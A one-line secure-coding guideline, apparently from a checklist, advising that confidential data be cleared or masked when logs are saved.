Clear or mask confidential data when saving logs.